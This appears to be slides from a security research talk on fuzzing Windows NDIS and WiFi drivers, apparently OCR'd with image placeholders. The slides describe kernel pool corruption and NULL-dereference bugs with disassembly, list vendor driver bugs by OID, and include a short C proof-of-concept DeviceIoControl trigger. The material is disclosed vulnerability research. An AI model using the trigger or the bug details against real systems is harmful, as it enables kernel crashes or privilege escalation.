OID_PM_ADD_PROTOCOL_OFFLOAD Non-Paged Pool Corruption



```
00000000000049C8C mov    rcx, [rdi+0C0h] ; P
00000000000049C93 mov    rbx, [rbx+_NDIS_OID_REQUEST.DATA.QUERY_INFORMATION.InformationBuffer]
00000000000049C97 and    qword ptr [rdi+0C0h], 0
00000000000049C9F test   rcx, rcx
00000000000049CA2 jz     short loc_49CAC
```

```
00000000000049CA4 xor    edx, edx        ; Tag
00000000000049CA6 call   cs:__imp_ExFreePoolWithTag
```


```
00000000000049CAC
00000000000049CAC loc_49CAC:
00000000000049CAC and    dword ptr [rbx+94h], 0
```

OID_PM_ADD_PROTOCOL_OFFLOAD Non-Paged Pool Corruption

There are two problems:


1. The pre-operation callback ndisOidPreAddPMProtocolOffload always returns TRUE no matter what, this is what makes ndis call the Post operation callback.

2. The Post Operation callback ndisOidPostAddPMProtocolOffload doesn't check the InformationBuffer or InformationBufferLength.



```
void PoC_ndis_OID_PM_ADD_PROTOCOL_OFFLOAD(HANDLE h) {

    UINT oid = OID_PM_ADD_PROTOCOL_OFFLOAD;

    DWORD ret = 0;

    BOOL r = DeviceIoControl(h, IOCTL_NDIS_QUERY_GLOBAL_STATS, &oid, 4, 0, 0, &ret, NULL);
}
```

MSRC Bounty program



Hi Enrique,

First, we would like to congratulate you on your Microsoft Bug Bounty award and thank you for your continued support in helping to secure some of the world's largest platforms, products and services. We here at the Microsoft Bug Bounty program salute you!

The following cases are currently being processed:

MSRC Case [redacted] Windows - NDIS.sys OID_PM_ADD_WOL_PATTERN Non-Paged Pool Corruption $10,000 USD
MSRC Case [redacted] Windows - NDIS.sys Non-Paged Pool corruption during OID_PM_ADD_PROTOCOL_OFFLOAD request $10,000 USD

NetrXXXux.sys

Generic driver that Windows 10 x64 installs for several WiFi USB devices:

NetrXXXux.sys

- OID 0xFFF10348 - Integer Overflow leads to pool corruption during TDTInit operation (TDT Object initialization)
- OID 0xFF81018C - Array out of bounds access during RTMPAddKey operation.
- OID 0x0d010326 and 0xFF710342 - InformationBuffer overflow.
- OID 0xff7101e3 - Kernel Pointer Leakage.
- Null dereferences:
  - fff10155 - RT_OID_SET_USB_VERSION
  - fff10722 - RT_OID_SIGMA_STA_SET_WIRELESS_AMSDU
  - fff10726 - RT_OID_SIGMA_STA_SET_WIRELESS_STBC_RX
  - fff10734 - RT_OID_SIGMA_STA_SET_RFEATURE
  - fff10737 - RT_OID_SIGMA_BANDWIDTH_SIGNALING
  - …

Intel Centrino WiFi Link Miniport Driver NETwew00.sys


- OID 0xff10001d - NULL Deref
- OID 0xff000713 - Heap Corruption

Other affected vendors

- Moar Intel
- Broadcom
- Realtek
- Ralink

WLAN Device Driver Interface


- The WLAN Device Driver Interface (implemented in WdiWiFi.sys) was introduced in Windows 10 and provides a new driver model that aims to replace the Native WiFi model.
- Drivers now call *ndis!NdisMRegisterWdiMiniportDriver. This* eventually will end in *wdiwifi!CMiniportDriver::RegisterWdiMiniportDriver,* which fills the characteristics argument with wrappers to then call *ndis!NdisMRegisterMiniportDriver*



```
000000000001B3DA lea     rax, MPWrapperOidRequest(void *,_NDIS_OID_REQUEST *)
000000000001B3E1 mov     [rbp-51h], rax
000000000001B3E5 lea     rax, MPWrapperSendNetBufferLists(void *,_NET_BUFFER_LIST *,ulong,ulong)
000000000001B3EC mov     [rbp-49h], rax
000000000001B3F0 lea     rax, MPWrapperReturnNetBufferLists(void *,_NET_BUFFER_LIST *,ulong)
000000000001B3F7 mov     [rbp-41h], rax
000000000001B3FB lea     rax, MPWrapperCancelSendNetBufferLists(void *,void *)
000000000001B402 mov     [rbp-39h], rax
000000000001B406 lea     rax, MPWrapperPnPEventNotify(void *,_NET_DEVICE_PNP_EVENT *)
000000000001B40D mov     [rbp-21h], rax
000000000001B411 lea     rax, MPWrapperShutdown(void *,_NDIS_SHUTDOWN_ACTION)
000000000001B418 mov     [rbp-19h], rax
000000000001B41C lea     rax, MPWrapperReset(void *,uchar *)
000000000001B423 mov     [rbp-29h], rax
000000000001B427 lea     rax, MPWrapperCancelOidRequest(void *,void *)
000000000001B42E mov     [rbp-11h], rax
000000000001B432 lea     rax, MPWrapperDirectOidRequest(void *,_NDIS_OID_REQUEST *)
```


WLAN Device Driver Interface NULL Dereference

- The NPWrapperOidRequest function pre-processes the OID before delivering it to the miniport.
- The problem occurs because the method *COidJobBase::GetPortPropertyCache()* in WdiWiFi.sys can return NULL when an invalid *NDIS_OID_REQUEST.PortNumber* member is specified. We can send this with IOCTL_OID_INFO



```
000000000039FBE
000000000039FBE loc_39FBE:                     ; this
000000000039FBE mov     rcx, rbx
000000000039FC1 call    COidJobBase::GetPortPropertyCache(void) ; <<< can return 0
000000000039FC6 mov     edx, [rbx+250h] ; unsigned __int32
000000000039FCC mov     rcx, rax        ; this
000000000039FCF mov     r8, rbp         ; unsigned __int32 *
000000000039FD2 call    CPropertyCache::GetPropertyULong(ulong,ulong *)
000000000039FD7 mov     edi, eax
000000000039FD9 test    eax, eax
000000000039FDB jz      short loc_3A016
```

WLAN Device Driver Interface NULL Dereference



```
000000000002AD5C ; __int64 __fastcall CPropertyCache::GetPropertyEntryForPropertyName(CPropertyCache *this, unsigned __int32,
000000000002AD5C protected: int CPropertyCache::GetPropertyEntryForPropertyName(unsigned long, enum  _WFC_PROPERTY_TYPE, bool,
000000000002AD5C
000000000002AD5C var_18= qword ptr -18h
000000000002AD5C var_10= dword ptr -10h
000000000002AD5C arg_0= qword ptr  8
000000000002AD5C arg_8= qword ptr  10h
000000000002AD5C arg_20= qword ptr  28h
000000000002AD5C
000000000002AD5C mov     [rsp+arg_0], rbx
000000000002AD61 mov     [rsp+arg_8], rsi
000000000002AD66 push    rdi
000000000002AD67 sub     rsp, 30h
000000000002AD6B mov     r10, [rsp+38h+arg_20]
000000000002AD70 lea     rsi, WPP_2af681a8ac693c812a33b78a2ddd4c41_Traceguids
000000000002AD77 xor     edi, edi
000000000002AD79 mov     ebx, edi
000000000002AD7B test    r10, r10
000000000002AD7E jz      short loc_2ADCE
```

```
000000000002AD80 cmp     edx, [rcx+8]
000000000002AD83 jnb     short loc_2ADCE
```

- This is unexploitable in Windows 10 x64, but it can be exploited easily in Windows 10 x86 with NTVDM enabled.

Demo exploit wdiwifi.sys

Outro

- Conclusion:
  - NDIS Miniport and Filter drivers were not being analyzed until now. The fact that a simple fuzzer can crash most drivers are probe of this.
  - Improving the fuzzer to include OID specific data structures and knowledge about the network state will likely lead to more bugs.
- Special Thanks to:
  - Ilja Van Sprundel
  - Cesar Cerrudo @cesarcer
  - Nicolas Economou @NicoEconomou
  - MSRC Team

Q&A

Thank you

Other references

- Windows Internals 6th Edition Part 1
- msdn